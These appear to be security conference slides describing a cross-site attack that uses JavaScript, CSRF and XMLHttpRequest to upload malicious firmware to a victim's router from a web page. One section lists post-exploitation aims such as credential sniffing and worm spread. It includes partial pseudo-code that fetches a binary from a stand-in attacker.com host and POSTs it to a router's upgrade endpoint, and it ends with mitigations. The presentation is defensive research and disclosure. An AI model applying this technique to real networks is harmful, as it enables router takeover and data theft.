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Blended Threats and JavaScript: A Plan for Permanent Network Compromise

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
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


Background

- Classic Client-side Attacks and their weaknesses
- CSRF, XSS, Client Side Exploits: Browser, Java, Flash
- Old attacks are crude and mostly rely on social engineering

Getting Control





Post-Exploitation

- Possibilities:
 - Network sniffer for passwords and credit cards
 - Network interceptor for ad-network replacement engine
 - Propagation to other local and foreign network devices
 - Disable logging for covert attacks
 - Cache-Poisoning

Damages

- Attack can be deployed on a massive scale
- Self-propagating worm



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DEMO...



CSFU: Impossible

- Browser and Flash bugs allowed for CSRF of text files, but it's been patched
- Not enough control over request
- Browsers do not handle binary data in form fields

Yes!



How is this possible?

- Sites being able to access Private IP Addresses
- HTML5 + XMLHttpRequest + CSRF
- Router vulnerabilities

Pseudo Code

```
1. 
2. <script> function fileUpload() {
3.     x = new XMLHttpRequest;
4.     x.open("get", "//attacker.com/bad_firmware.bin");
5.     x.overrideMimeType("text/plain; charset=x-user-defined");
6.     x.send();
7.     x.onreadystatechange = function() { ...
8.         xhr = new XMLHttpRequest;
9.         xhr.open("POST", "http://192.168.1.1/upgrade.cgi", true);
10.        xhr.withCredentials = "true";
11.        xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary= --
x" );
12.        ...
13.        xhr.sendAsBinary(body);
14.    }
15. } </script>
```

How to fix it

- CORS should be more restrictive when transferring large chunks of data to foreign domains
- CSRF Protections need to be enabled on embedded devices
- Limit the use of and impact of JavaScript in the enterprise
- Heuristics and Detection

Conclusion



Questions



